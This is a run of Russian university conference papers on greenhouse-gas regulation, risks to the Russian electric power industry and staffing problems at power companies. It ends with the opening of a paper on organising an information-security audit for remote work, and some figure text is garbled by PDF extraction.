В декабре 2009 г. состоялась 15-я Конференция Сторон к Рамочной конвенции ООН об изменении климата по итогам которой Российская Федерация обязалась сократить выбросы углекислого газа на 20-25 % по сравнению с показателями 1990 г. [2]. Меры и пути реализации, взятых на себя обязательств, были отражены в Климатической доктрине Российской Федерации, утвержденной распоряжением Президента Российской Федерации от 17.12.2009 г. № 861-рп [3]. Вместе с тем конкретные направления деятельности в данной сфере были закреплены в Комплексном плане по ее реализации на период до 2020 г., утв. распоряжением Правительства России 25.04.2011 г. № 730-р. Среди основных можно выделить: разработка моделей долгосрочного прогноза выбросов парниковых газов; разработка и реализация межотраслевых стратегий ограничения выбросов парниковых газов; ограничение выбросов парниковых газов в промышленности и энергетике, транспортном секторе, при разработке и эксплуатации зданий и сооружений и некоторые другие.

При этом, Указом Президента Российской Федерации от 30.09.2013 г. № 752 «О сокращении выбросов парниковых газов» Правительству России было установлено сокращение объема выбросов до уровня, не превышающего 75 % в 1990 г. Для реализации Указа Президента был принят План мероприятий, среди которых стоит выделить Концепцию формирования «системы мониторинга, отчетности и проверки объема выбросов парниковых газов» и проект Федерального закона «О государственном регулировании выбросов парниковых газов» [4].

В упомянутых выше документах особое внимание уделялось создание системы, позволяющей государству отслеживать объемы выбросов, а также всесторонней поддержке проектов повышения энергоэффективности и сокращения эмиссия парниковых газов, действующих на добровольной осторо

Более детального рассмотрения требует Парижское соглашение, подписанное Россией в 2016 г. и ратифицированное лишь через три года после подписания. Многие эксперты высказали свои опасения, а также отметили негативные последствия ратификации Соглашения для нашей страны. В частности, предпринимательское сообщество в лице Российского союза промышленников и предпринимателей, выступает против внедрения некоторых методов регулирования эмиссии парниковых газов, а именно установления секторных экономических показателей выбросов парниковых газов и как следствие, установление разрешений на выбросы парниковых газов для юриди-

ческих лиц и индивидуальных предпринимателей, осуществляющих хозяйственную и иную деятельность, на которых распространяется государственное регулирование выбросов парниковых газов. Введение «углеродного налога», новые условия для естественных монополий и отечественных компаний в ближайшем будущем могут привести к росту цен и тарификации на услуги этих компаний, а также росту темпов инфляции что имеет одни из самых экономически отрицательных последствий. Все это может негативно сказаться на благосостоянии граждан, инвестиционных планах компаний и в конечном итоге вынудит компании, которые добровольно реализуют программы повышения энергетической эффективности отказаться от них. Наибольший негативный эффект возможен от введения сбора за превышение объемов разрешенных выбросов парниковых газов. Упомянутый раннее проект Федерального закона «О регулировании объема выбросов парниковых газов в Российской Федерации» неоднократно дорабатывался, в последней опубликованной редакции законопроекта (март 2019 г.) предлагалось установить общий максимальный объем прямых выбросов для предприятий (150 тысяч тонн СО₂-эквивалента). При превышении установленного порога с 2025 г. организации обязаны были выплачивать «углеродный сбор»

Нововведения в законодательстве должны учитывать уже действующие в отечественной правовой системе финансовые инструменты. В настоящее время в российском законодательстве существуют такие виды платежей. Также данные меры помимо выполнения основной задачи — сокращения выбросов парниковых газов, должны обеспечить конкурентоспособность российской продукции, производство которой связано с подобными выбросами (энергетика, металлургия и др.).

Перейдем к обзору законодательства, регулирующего выбросы парниковых газов в Евросоюзе. Впервые о необходимости решения наступающей климатической проблемы серьезно заговорили в конце ХХ в. В 1990 г. Европейский совет принял на себя обязательство – установить цели по охране климата, а именно к началу нового тысячелетия снизить объемы выбросов до уровня 1990 г. (решение имело добровольный характер, законодательно не обязующий). Юридически обязательным же стал Киотский протокол, к которому Евросоюз присоединился в 2002 г., согласно которому, ЕС обязался к 2012 г. снизить выбросы парниковых газов на 8 % относительно уровня 1990 г.

Директивой ЕС 2003/87 была введена система торговли квотами, участниками которой стали более 10 тыс. компаний [5]. Согласно этой системе,

снижалась стоимость инвестирования в технологии, позволяющие сократить выбросы парниковых газов, что по итогу способствовало бы самому сокращению в целом. В этом же году была принята Директива об организации торговли квотами на эмиссию парниковых газов, следствием принятия которой стало функционирование внутреннего рынка торговли квотами в январе 2005 г. Выдача квот была как бесплатной, так и коммерческой – продажа на аукционах. Также были введены штрафы за выбросы парниковых газов, не обеспеченные особыми правами в размере ста евро за тонну СО2-экв. Однако принятие Директивы 2003/87 создало некоторые проблемы, для решения которых была принята новая Директива 2009/29.

Основные изменения, согласно обновленной Директиве 2009 г. (действие которых начинается с 2013 г. [3]:

- линейное сокращение общего количества ежегодно выдаваемых квот (коэффициент 1,74 %) (ст. 9);
- отмена бесплатных квот на выбросы по общему правилу, теперь они будут вставляться на аукцион (ст. 10, п. 1);
- -50~% дохода государств-членов EC, полученного от продажи квот должен быть использован для следующих мероприятий и действий:
 - сокращение выбросов парниковых газов;
- содействие Фонду возобновляемых источников энергии и Адаптационному фонду;
 - развитие ВИЭ;
- предотвращение вырубки леса, его восстановление в странах развивающегося типа, которые подписали международное соглашение о климатических изменениях.;
- безопасные для экологии захват и хранение углекислого газа и др. (ст. 10, п. 3).

В последнее время Евросоюз все чаще поднимает тему введения трансграничного углеродного налога. К 2022 г. планируется введение углеродного налога на импорт. Законопроект пока находится в стадии разработки, и не совсем понятно, как будет проходить расчет налогового сбора. Экспертами обсуждаются три возможных варианта налогообложения. Первый - введение налога в зависимости от степени углеродоемкости продукции и отрасли, которой занимается импортер. Второй вариант предполагает включение импортеров в систему Евросоюза по торговле квотами на выбросы (Emissions Trading System), а также продажу этих самых квот. Третий вариант предполагает введение «углеродного» НДС, как для внутренних, так и для внешних производителей.

Проведя краткий обзор правового регулирования выбросов парниковых газов в России и Евросоюзе резюмируем, что в Европейском союзе в отличие от нашей страны сформировалась понятная, стандартизируемая, контролируемая система отчетности объемов эмиссии парниковых газов. При этом в российском законодательстве преобладают рекомендации (не имеющие существенной юридической силы), в европейских странах же многие законы юридически подкреплены и обязательны для исполнения. Стоит отметить, что принятие столь значимых нормативно-правовых и регулирующих актов в России тормозит высокой степени зависимость страны от углеродоемкой промышленности. Российской Федерации уже сейчас необходимо начать подготовку к нововведениям в законодательной базе, а также возможному внедрению европейского углеродного налога. Так, своевременное формирование корректной нормативно-правовой базы, выработка процессов регулирования и отчетности, механизмов субсидирования, модернизация производственных структур позволит оптимизировать результаты функционирования углеродоемких производств в контексте последствий введения «углеродного налога» с наименьшими потерями, адаптировать промышленный сектор России к новым условиям.

Библиографический список

- 1. Выбросы парниковых газов пора регулировать/ BELLONA. URL: https://bellona.ru/2019/05/03/ vybrosy-parnikovyh-gazov-pora-regulirovat/ (дата обращения: 08.01.2021).
- 2. Annual European Union greenhouse gas inventory 1990–2014 and inventory report 2016. URL: http://www.eea.europa.eu/publications/annual-european-union-greenhouse-gas/ (дата обращения: 08.01.2021).
- 3. Материалы заседания Государственной Думы по теме «Правовое регулирование выбросов парниковых газов в Российской Федерации» от 15.07.2016 г.
- 4. Alan Matthews. The Commission's Climate Law proposal: what it says and how it might be improved/ CAP REFORM. URL: http://capreform.eu/the-commissions-climate-law-proposal-what-it-says-and-how-it-might-be-improved/ (дата обращения: 05.01.2021).
- 5. Углеродный вызов российским экспортерам/ BCG. URL: https://www.bcg.com/ru-ru/press/29july2020-carbon-challenge-to-russian-exporters (дата обращения: 11.01.2021).

УДК 621.31

В. А. Семёнова*

кандидат экономических наук, доцент

* Санкт-Петербургский государственный университет аэрокосмического приборостроения

РИСКИ И УГРОЗЫ РОССИЙСКОЙ ЭЛЕКТРОЭНЕРГЕТИКИ

Исследованы текущее состояние и риски отрасли электроэнергетики в России, определены ориентиры ее развития.

Ключевые слова: российская электроэнергетика, текущее состояние и хозяйственные риски.

V. A. Semenova*

PhD, Economic, Associate Professor

* St. Petersburg State University of Aerospace Instrumentation

RISKS AND THREATS OF THE RUSSIAN ELECTRIC POWER INDUSTRY

The current state and risks of the electric power industry in Russia are investigated, and the guidelines for its development are determined.

Keywords: Russian electric power industry, current state and economic risks.

Преобразования энергетической отрасли России, трансформировали РАЭ ЕЭС в объединенные и изолированные энергосистемы. Многие предприятия, входящие в отрасль, поменяли организационно-правовую форму деятельности, перейдя из формы акционерного общества в общество с ограниченной ответственностью. Такие изменения позволили сделать отрасль менее открытой, разрешив организациям в новой форме не публиковать результаты своей хозяйственной деятельности. Иерархическая структура РАЭ ЕЭС превратилась в более децентрализованную систему с дублированием функций и большей самостоятельностью энергосистем и входящих в них предприятий.

Основными рисками отрасли всегда являлись:

- износ оборудования;
- безопасность используемых источников энергии;
- безопасность энергетической системы государства.

Рассмотрим проявления этих рисков в российской энергоотрасли в настоящее время.

На основе методики комплексной оценки технико-экономического состояния объектов электроэнергетики, в том числе показателей физического износа объектов электросетевого хозяйства (в соответствии Постановлением Правительства РФ от 19.12.2016 г. № 1401) для анализа технического состояния объектов электроэнергетики используется величина физического износа, который проявляется в виде механиче-

ского износа, деформации и разрушения, коррозии металлов и т. п. Физический износ оценивается как величина, обратная индексу технического состояния (ИТС). Износ оборудования рассчитывается по формуле [2]:

$$Износ = 1 - ИТС.$$

Методика использует цветовую индикацию для оценки технического состояния оборудования (таблица).

Из данных таблицы следует, что уровень физического износа основного оборудования элек-

Физический износ оборудования отрасли электроэнергетики России

Диапазон значений физического износа	Уровень физическо- го износа	Визуа- лизация (цвет)	Износ обору- дования объектов генера- ции, %	Физиче- ский износ объектов электриче- ских сетей
>0,75	Критиче- ский	Крас- ный	1,63	_
0,50< и ≤0,75	Неудов- летври- тельный	Оран- жевый	29,41	3,62
0,30< и ≤0,50	Удовлет- вори-тель- ный	Жел- тый	31,70	25,36
0,15< и ≤0,30	Хороший	Зеле- ный	22,88	50,0
<0,15	Очень хороший	Темно- зеле- ный	14,38	21,01

ЭНЕРГЕТИЧЕСКАЯ И ВЕТРОЭНЕРГЕТИЧЕСКАЯ ОТРАСЛИ В РОССИИ И В МИРЕ

СТРУКТУРА УСТАНОВЛЕННОЙ МОШНОСТИ СТРУКТУРА ПРОИЗВОДСТВА ЭЛЕКТРОЭНЕРГИИ ТЭС (тепловые электростанции) ЭЛЕКТРОСТАНЦИЙ В МИРЕ, проценты В ЕЗС РОССИИ, ПРОЦЕНТЫ ГЭС (ГИДРОЭЛЕКТРОСТАНЦИИ) 0,03 18.6 АЭС (атомные 1080,56 0,12 СЭС (солнечные электростанции) 7000 6 **МИЛЛИАРДА** SESS SESS LBT, ВЭС (ВЕТРОВЫЕ кВт-ч* 19,32 7,1 * СУММАРНО, ПО ДАННЫМ за 2019 год ЦЕЛЕВЫЕ ПОКАЗАТЕЛИ ОБЪЕМОВ ВВОДА УСТАНОВЛЕННОЙ тысячи ТВточ/год МОЩНОСТИ ГЕНЕРИРУЮЩИХ ОБЪЕКТОВ В РОСИИ, МВТ **ВЕТРОЭНЕРГЕТИЧЕСКИЙ** ПОТЕНЦИАЛ РОССИИ 2018

Рис. 1. Структура источников энергогенерации в России и в мире

тростанций — объектов генерации в целом соответствует виду технического состояния «удовлетворительное». Среди видов основного технологического оборудования в наилучшем техническом состоянии (наименьший износ) находятся турбогенераторы, в наихудшем (наибольший износ) — гидравлические турбины и генераторы. Электрические сети имеют меньший износ.

Диверсификация источников энергогенерации с целью повышения их безопасности для окружающей среды происходит медленно (рис. 1).

Кризисные явления в мире, в том числе и связанные с коронавирусной инфекцией, снижают активность многих сфер хозяйствования, а вследствие этого сокращаются объемы потребляемой элекроэнергии. Российская отрасль энергетики не ставит целью развитие внутреннего рынка потребителей, путем повышения ценовой доступности электроэнергии, а ориентируется на более традиционные и легкие для государственных компаний пути поддержания доходности за счет экспорта сырьевой продукции, тем самым повышая зависимость нашей электроэнергетики от мировых рынков. Однако иностранные потребители российской электроэнергии, на которые ориентирована наша энергетическая отрасль, как показывает статистика,

не позволяют наращивать фактическую мощность действующих электростанций (рис. 2).

Экспорт электроэнергии из России составляет до 10% выработки.

Объем экспорта электроэнергии из России в первом полугодии 2020 года снизился на 45,7 % относительно января-июня 2019 г., до 5,29 млрд кВт/ч (экспорт составил около 6 % выработки электроэнергии), сообщила ФТС. В пересчете на доллары США экспорт составил \$208,5 млн (-45,5 %).

Импорт электрической энергии за аналогичный период составил 634,5 млн кВт/ч (\$11,9 млн), это на 24,6 % меньше относительно показателей первого полугодия 2019 года. Оператором экспорта-импорта из РФ является ПАО «Интер РАО». Компания ранее не исключала снижения поставок за рубеж на 50 % в 2020 г. на фоне аномально теплой зимы и пандемии коронавируса.

Однако «Интер РАО» освободившуюся мощность не планировало поставлять на внутренний рынок и поскольку в РФ уже существует избыток мощности (загрузка станций около 50,04%, по данным 2019 г.).

В ходе выступления на международной конференции, проводимой в онлайн формате, замминистра Анатолий Яновский говорил о плани-






Рис. 2. Выработка электроэнергии в России за последние 5 лет



Рис. 3. Цены на промышленную электроэнергию в мире и в России

руемых выходах из кризисного состояния, обусловленных, в том числе, и короновирусной инфекцией. «Текущая ситуация дестабилизировала мировые топливные рынки. Очевидно, что мы столкнулись не с обычным циклическим спадом, а с серьезными изменениями в мировой экономике, и как следствие, в энергетике», - отметил он. Основными направлениями развития российской отрасли энергетики он видит в диверсификации источников, маршрутов и поставщиков энергии, как важнейшим фактором достижения энергетической безопасности страны. Основные перспективы развития были ориентированы на развитие экспорта электоэнергии. «Энергетические рынки Европы, Азии и стран СНГ останутся основными рынками сбыта продукции российского топливно-энергетического комплекса на обозначенный период. Осуществляются меры по снижению транзитных рисков, включая дальнейшее развитие и совершенствование экспортной инфраструктуры, обеспечивающей надежность поставок российских энергоносителей на указанные рынки»— добавил он.

Согласно расчетам, проведенным сообществом потребителей энергии, стоимость электрической энергии для промышленных потребителей в России оказалась выше, чем в США и отдельных стран ЕС [2]. За первое полугодие 2019 г. средняя цена электроэнергии для промышленных потребителей России, подключенных на высоком уровне напряжения к распределительной сети, составила 7 центов за 1 кВт/ч, включая налоги. Это выше, чем в США, Бель-

гии, Франции, Норвегии и Швеции (рис. 3). Но в среднем в ЕС электроэнергия для промышленности дороже — 9,7 цента за 1 кВт/ч. Конечные цены электроэнергии для населения за рубежом выше, чем для промышленности. В США в третьем квартале 2019 г. население платило в среднем 13,25 цента за 1 кВт/ч с учетом налогов. В России, в отличие от других стран, бизнес компенсирует сниженные тарифы для населения.

Таким образом, можно сделать вывод, что традиционные риски нашей энергетической отрасли сохраняются. Стагнация мировой экономики и международные санкции, применяемые к государственным компаниям должны ориентировать менеджмент энергетической отрасли

на поддержание и развитие внутренних потребителей, которые смогут обеспечить развитие российской электроэнергетики, как стратегической отрасли, а, следовательно, и безопасность государства.

Библиографический список

- 1. Показатель технического состояния объектов электроэнергетики (физический износ). URL: https://minenergo.gov.ru/node/11201 (дата обращения: 20.12.2020).
- 2. Россия обошла США и догоняет Европу). URL: https://www.kommersant.ru/doc/4187282 (дата обращения: 20.12.2020).

УДК 331.108.26

DOI: 10.31799/978-5-8088-1556-8-2021-16-308-311

Н. Н. Трофимова*

кандидат экономических наук, доцент

* Санкт-Петербургский государственный университет аэрокосмического приборостроения

КЛЮЧЕВЫЕ ПРОБЛЕМЫ КАДРОВОГО ОБЕСПЕЧЕНИЯ ИННОВАЦИОННОГО РАЗВИТИЯ ЭЛЕКТРОЭНЕРГЕТИЧЕСКИХ КОМПАНИЙ

Рассмотрены ключевые проблемы, определяющие низкую экономическую эффективность электроэнергетических предприятий. Отдельно выделены проблемы кадрового обеспечения таких предприятий, формирования кадрового резерва. Подчеркнута необходимость дальнейшей разработки подходов к кадровому обеспечению их инновационного развития, уточнены основные элементы программы кадрового обеспечения предприятий данной отрасли.

Ключевые слова: менеджмент, электроэнергетика, повышение эффективности предприятия, проблемы электроэнергетики, кадровое обеспечение, инновационное развитие предприятия.

N. N. Trofimova*

PhD, Economic, Associate Professor

* St. Petersburg State University of Aerospace Instrumentation

KEY ISSUES OF PERSONNEL SUPPORT FOR INNOVATIVE DEVELOPMENT OF ELECTRIC POWER COMPANIES

The main problems that determine the low economic efficiency of electric power enterprises are considered. The problems of personnel support for such enterprises and the formation of a personnel reserve are highlighted separately. The need for further development of approaches to staffing their innovative development is emphasized, and the main elements of the program for staffing enterprises in this industry are clarified.

Keywords: management, electric power industry, improving the efficiency of the enterprise, problems of the electric power industry, staffing, innovative development of the enterprise.

Задачи модернизации российской экономики невозможно решить без перехода отечественной промышленности на инновационный путь развития. Электроэнергетическая отрасль имеет огромное значение для российской экономики. Она является важнейшей инфраструктурной отраслью. Сегодня электроемкость российского ВВП составляет более 4 % [1, 2].

С 2003 г. началась активная фаза реформирования этой отрасли, так как накопившиеся проблемы тормозили ее развитие, что крайне негативно сказывалось на развитии российской экономики в целом. Главной целью проводимых реформ являлось повышение эффективности предприятий отрасли, создание условий для ее развития на основе стимулирования инвестиций, обеспечение надежного и бесперебойного энергоснабжения потребителей [2].

И хотя мероприятия в рамках проводимых реформ считаются весьма эффективными, они не устранили часть проблем ее развития. Кроме того, обеспечить в результате реформирования требуемого повышения эффективности электро-

энергетического производства и сбытовых компаний не удалось. Основными индикаторами невысокой эффективности компаний данного сектора можно назвать высокие удельные расходы топлива, низкие КПД энергоустановок, значительные расходы на производство и передачу электроэнергии, высокие тарифы на энергию [3, 4]. В электроэнергетической отрасли, как и других ключевых отраслях российской экономики, существует ряд серьезных проблем, определяющих низкую экономическую эффективность ее предприятий. С точки зрения менеджмента здесь можно выделить следующие:

- 1) высокий износ ОП Φ и накопленное технологическое отставание;
- 2) недостаточно проработанная с точки зрения ее эффективности структура генерирующих мощностей;
- 3) значительный рост издержек на производство и распределение электроэнергии, что определяет высокие тарифы на электроэнергию;
- 4) отсутствие эффективной системы корпоративного управления;

- 5) недостаточно эффективный механизм снижения издержек в сфере производства (генерации), передачи и распределения электроэнергии;
- 6) отсутствие развития научных работ по созданию новых технологий;
- 7) отсутствие системы целостного оптимального управления развитием и функционированием электроэнергетики России;
- 8) недостаточный уровень эффективности управленческих решений;
- 9) проблемы кадрового обеспечения в отрасли в целом [5, 6].

Особое место среди проблем электроэнергетических предприятий России занимает кадровое обеспечение и повышение уровня менеджмента. Реформа электроэнергетической отрасли неразрывно связана с необходимостью расширять возможности отраслевых компаний на всех этапах - от проектирования до инжиниринга, строительства и эксплуатации объектов. Проблему дефицита квалифицированных кадров отмечают на всех уровнях управления как достаточно актуальную [7]. Отдельно необходимо выделить проблему подготовки инженерных кадров, которые осуществляют функцию контроля и регулирования в сфере соответствия деятельности требованиям технических регламентов, законов об электроэнергетике, энергосбережении, техническом регулировании и т. п. От качества принимаемых ими решений зависит не только эффективность совершенствования систем научно-технической информации, распространения передового опыта, лицензирования, аудита и составления обработки финансовой документации, но и внедрения в производство новой техники, приборов, устройств, систем и технологий. Такие специалисты должны иметь высокую квалификацию и компетентностный уровень, соответствующий современным достижениям и тенденциям НТП с учетом специфики деятельности и правовых особенностей электроэнергетики. Кроме того, экономическая подготовка специалистов также должна соответствовать актуальным тенденциям в области планирования, контроля и регулирования. Отдельно надо отметить, что инвестирование, принятие инновационных решений в сфере электроэнергетики тесно связаны с экологическими проблемами, что требует от специалистов умения взвешивать такие решения с учетом влияния объектов управления на окружающую среду. Особую актуальность это приобретает в условиях применения новых форм государственного регулирования, приватизации, реструктуризации электроэнергетического сектора в сочетании с развитием НТП.

Анализ кадрового состава предприятий электроэнергетики показал катастрофическую нехватку квалифицированных работников, обладающих всеми необходимыми компетенциями. Это может быть вызвано рядом причин:

- 1) в России чрезвычайно мало образовательных учреждений для подготовки специалистов в данной области, до сих пор не восстановлен разрыв между предприятиями электроэнергетики и образовательными учреждениями;
- 2) переход специалистов на предприятия нефтяной, газовой, оборонной промышленности, вызванный дисбалансов заработной платы;
- 3) низкая доля работоспособного населения в общей численности населения России и, как результат, увеличение возрастной планки соискателей (до 50 лет включительно);
- 4) недостаток кадровой обеспеченности регионов, в которых расположены ключевые предприятия электроэнергетики, приводит к несоответствию работы инжиниринговых компаний необходимой скорости реализации и сложности реализуемых проектов.

Проблема кадрового обеспечения является весьма серьезной, так как по мнению специалистов электроэнергетических компаний, в стране наблюдается катастрофическая нехватка компетентных специалистов с высоким уровнем профессионализма. Кроме того, отмечается значительное старение кадрового состава и низкие темпы их обновления. Как отмечает Грайвер Михаил Александрович - советник генерального директора ОАО «Иркутскэнерго», в советское время вопрос подготовки кадров для электроэнергетической отрасли был сбалансирован государством, в результате чего предприятия не испытывали нехватки специалистов, необходимых для формирования требуемой профессиональной среды, тогда как в настоящее время территориальные проблемы в вопросах трудоустройства приобретают все больший масштаб. Особенно остро кадровая проблема наблюдается в области подготовки рабочих кадров и специалистов среднего звена.

Анализ открытых источников, предоставляющих информацию о предприятиях электроэнергетики, позволил выделить наиболее негативно влияющие на кадровый потенциал этих предприятий факторы. Среди них можно отметить наиболее значимые:

1) недостаточная проработка стандартов управленческих компетенций сотрудников предприятий электроэнергетики и, как следствие, низкий уровень профессиональной компетенции руководителей всех звеньев управления;

- 2) низкая заинтересованность во внедрении достижений НТП и новых технологий для обеспечения высокой эффективности работы сотрудников, а также низкая скорость внедрения инновационных технологий;
- 3) нежелание руководства различных уровней управления следовать актуальным научным принципам формирования резерва управленческих кадров, непрозрачность кадровой политики и стратегии менеджеров предприятий электроэнергетики.
- 4) сложность перехода специалистов из других областей промышленности.
- 5) Специалисты предприятий отмечают, что часто образовательные стандарты характеризуются общепрофильным подходом к подготовке будущих менеджеров без учета подготовки узкопрофильных специалистов, что зачастую приводит к созданию завышенных требований к уровню знаний выпускников учебных заведений с одновременным отставанием в подготовке узкого профиля. Попадая на предприятия, молодые специалисты вынуждены проходить обучение на местах путем перенимания опыта у опытных работников, что приводит к удлинению срока фактической подготовки специалиста и отвлечению опытных работников от ключевых задач, что может отрицательно сказываться на росте производительности труда обеих категорий работников.

В условиях перехода национальной экономики и всех ее отраслей, включая электроэнергетику, на цифровые технологии, проблема формирования высококвалифицированного кадрового потенциала становится особенно актуальной. Причем речь идет как об управленческом персонале, так и инженерах технических специалистах. В настоящее время руководители предприятий электроэнергетики отмечают нехватку специалистов в области проектирования энергообъектов, производства строительно-монтажных и наладочных работ, эксплуатации и ремонта энергооборудования и т. д., т. е. универсальных специалистов с глубоким знанием процессов, способных на принятие эффективных решений при решении нестандартных задач.

В таких условиях особую актуальность приобретает необходимость внедрения непрерывного образования работников, улучшения психологического климата в коллективах с целью обеспечения роста показателей эффективности персонала. Для решения вышеобозначенных проблем руководству предприятий необходимо уделять особое повышенное внимание вопросам сохранения профессиональных знаний и обеспечения преемственности системы управле-

ния. Для достижения этой цели необходимо формирование и развитие кадрового резерва на предприятиях электроэнергетики, а также разработка нового механизма кадрового обеспечения с учетом новых реалий и специфики деятельности таких предприятий, включающая в процесс подготовки, переподготовки и повышения квалификации управленческий персонал всех уровней. Необходима грамотная кадровая политика и создание условий для профессионального роста, а также внедрение новейших механизмов управления персоналом. Необходима эффективная система формирования кадрового резерва, которая позволит своевременно и в полном объеме выявлять работников с высоким потенциалом, повышать уровень их компетентности и тем самым осуществлять дальнейшую их подготовку к замещению вакантных должностей. Это позволит устранить проблему разрыва поколений и преемственности управления. Повышение эффективности предприятий электроэнергетики диктует особые требования к руководству и специалистам таких предприятий, а именно, высокого уровня подготовки в области экономики и управления производством, понимания специфики отрасли и умения видеть и учитывать в своей деятельности проявление отраслевых экономических закономерностей. При этом такие задачи должны формироваться в рамках целевой комплексной программы предприятия [8, 9].

В настоящее время четко прослеживается необходимость разработки новых подходов к кадровому обеспечению инновационного развития электроэнергетических предприятий, отличающихся от существующих подходов целевой ориентацией на качественные, инновационные характеристики работников. Это предполагает определенный комплекс действий по созданию и использованию инновационного потенциала работников, включающий в себя непрерывное профессиональное развитие персонала в соответствии с потребностями инновационных процессов в электроэнергетике [10]. Данная концепция должна стать приоритетным направлением стратегии инновационного развития отрасли.

Программа кадрового обеспечения инновационного развития предприятий электроэнергетики должна включать в себя создание условий для профессионального и карьерного роста; формирование корпоративной базы знаний, позволяющей совершенствовать систему производственного обучения и переподготовки кадров; создание инфраструктуры кадрового обеспечения и кадрового топ-резерва; проработан-

ную с учетом отраслевой специфики систему непрерывного опережающего профессионального развития персонала и создание корпоративного центра развития персонала электроэнергетических предприятий.

Электроэнергетика - одна их ключевых отраслей российской экономики, обеспечивающих ее стабильный рост [3]. И хотя современные российские компании функционируют в сложнейших экономических и политических условиях, к которым примешиваются экономические санкции со стороны Европы, а проблемы кадрового обеспечения в отрасли сложны и многогранны, тем не менее, они должны быть всегда в центре внимания ученых, специалистов-практиков и руководства страны, так как обеспечение высокого уровня менеджмента и профессионализма персонала в электроэнергетике - важный резерв повышения эффективности энергетического производства и необходимое условие обеспечения экономического роста в стране.

Библиографический список

- 1. *Богачев А. И.* Методологические основы комплексной оценки инновационного развития региональной экономики // Вестн. НГИЭИ. 2020. № 4 (107). С. 84–95.
- 2. Родина Т. Е., Харламова А. О. Конкурентоспособность региона: содержание понятия и методы оценки // Вектор экономики. 2018. № 12 (30). С. 69–77
- 3. Иохимович Е. Д., Трофимова Н. Н. Модернизация управления производственными процессами как главный фактор экономической трансформации // Инновационные направления интеграции науки, образования и производства: сб. тезисов докл. участ-

- ников I Международ. науч.-практ. конф. / под общ. ред. Е. П. Масюткина. 2020. С. 419-421.
- 4. Смирнова Е. О., Кукукина И. Г. Теория стоимостного менеджмента в проектной экономике компаний электроэнергетики // Экономические и социальные аспекты развития энергетики: Энергия 2019: Четырнадцатая Международ. науч.-техн. конф. студ., аспирантов и молодых ученых: Материалы конф.: в 6 т. 2019. С. 40.
- 5. *Болычева Е. А., Башмакова А. Ю.* Система менеджмента качества в электроэнергетике // Аллея науки. 2018. Т. 4, № 9 (25). С. 321–325.
- 6. Вылгина Ю. В., Шишова А. С. Методы обоснования инновационных решений при коммерциализации инноваций в электроэнергетике // Иванов. гос. энергет. ун-т им. В. И. Ленина. Иваново, 2018.
- 7. Лысенко А. Н. Формированиеи развитие кадрового потенциала региона // Экономическая политика и ресурсный потенциал региона: сб. ст. III Всерос. науч.-практ. конф. с международ. участием. 2020. С. 278–280
- 8. Журавлев Д. М. Разработка и формирование модели управления инновационным развитием субъекта российской федерации // Вестн. НГИЭИ. 2020. № 10 (113). С. 86–97.
- 9. Тополева Т. Н. Теоретические основы инновационного подхода в экономической науке // Приоритеты стратегии научно-технологического развития России и обеспечение воспроизводства инновационного потенциала высшей школы: Материалы Всерос. науч. конф. / отв. ред. А. М. Макаров. 2019. С. 384—388.
- 10. Роков А. И., Жильцов С. А., Трофимова Н. Н. Инновационные риски реализации электроэнергетических проектов // Пром-ть и сельское хозяйство. 2020. № 9 (26). С. 48-57.
- 11. Национальные интересы: приоритеты и безопасность. 2017. Т. 13, № 7 (352). С. 1306–1319.

ТЕХНОЛОГИИ ЗАЩИТЫ ИНФОРМАЦИИ

УДК 004.056

DOI: 10.31799/978-5-8088-1556-8-2021-16-312-314

Т. Н. Елина*

кандидат экономических наук, доцент

В. А. Мыльников*

кандидат технических наук, доцент

* Санкт-Петербургский государственный университет аэрокосмического приборостроения

ОПРЕДЕЛЕНИЕ ТРЕБУЕМЫХ РЕСУРСОВ ДЛЯ ОРГАНИЗАЦИИ АУДИТА ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ

Рассмотрен комплексный подход к оценке защиты инфраструктуры предприятия при организации дистанционного режима работы сотрудников. Предлагаемые рекомендации возможно использовать при оценке комплексной системы безопасности.

Ключевые слова: защита информации, дистанционный режим работы.

T. N. Yelina*

PhD, Economic, Associate Professor

V. A. Mylnikov*

PhD, Tech., Associate Professor

* St. Petersburg State University of Aerospace Instrumentation

DETERMINING THE REQUIRED RESOURCES FOR ORGANIZING AN INFORMATION SECURITY AUDIT

The article considers a comprehensive approach to assessing the protection of the enterprise infrastructure when organizing remote mode of work of employees. The suggested recommendations can be used in the assessment of an integrated security system.

Keywords: information security, remote operation.

В настоящее время многие предприятия переходят на удаленный режим работы. Кроме текущих проблем организации производственных процессов с учетом новых условий деятельности [1] требуется оценка возможности организации рабочих мест для сотрудников и оценка вновь появившихся рисков информационной безопасности.

Личные компьютеры работников, как правило, менее защищены: используют устаревшее программное обеспечение, не обновленные базы антивирусных программ, поэтому при их использовании возрастает риск утечки данных и проникновения вредоносного программного обеспечения в среду инфраструктуры компании.

В связи с массовым переводом сотрудников на удаленную работу отмечают увеличение статистики успешных кибератак на организации, для того чтобы парализовать деятельность компании достаточно атаковать сервис подключения к удаленному рабочему месту [2]. Не остались без внимания случаи утечки частных разговоров пользователей и материалов рабочих конференций. Поэ-

тому для организаций, которые ранее не практиковали дистанционную деятельность персонала, требуется провести проектирование и тестирование сервиса для удаленной работы, проектирование защиты инфраструктуры с учетом возникновения новых угроз, выполнить настройку системы мониторинга и т. д.

В зависимости от масштабов организации для выполнения подготовительных мероприятий, а также контроля за деятельностью сотрудников в режиме дистанционной работы могут потребоваться сотрудники или подразделение для мониторинга событий информационной безопасности [3]. В зависимости от категории сотрудники могут использовать различные режимы работы.

В рамках данной статьи представим особенности работы с точки зрения оценки безопасности. Начнем с необычного режима работы, который на практике может встречаться в различных интерпретациях.

1. Конференция – данный режим работы часто применяется для проведения телеконференций,

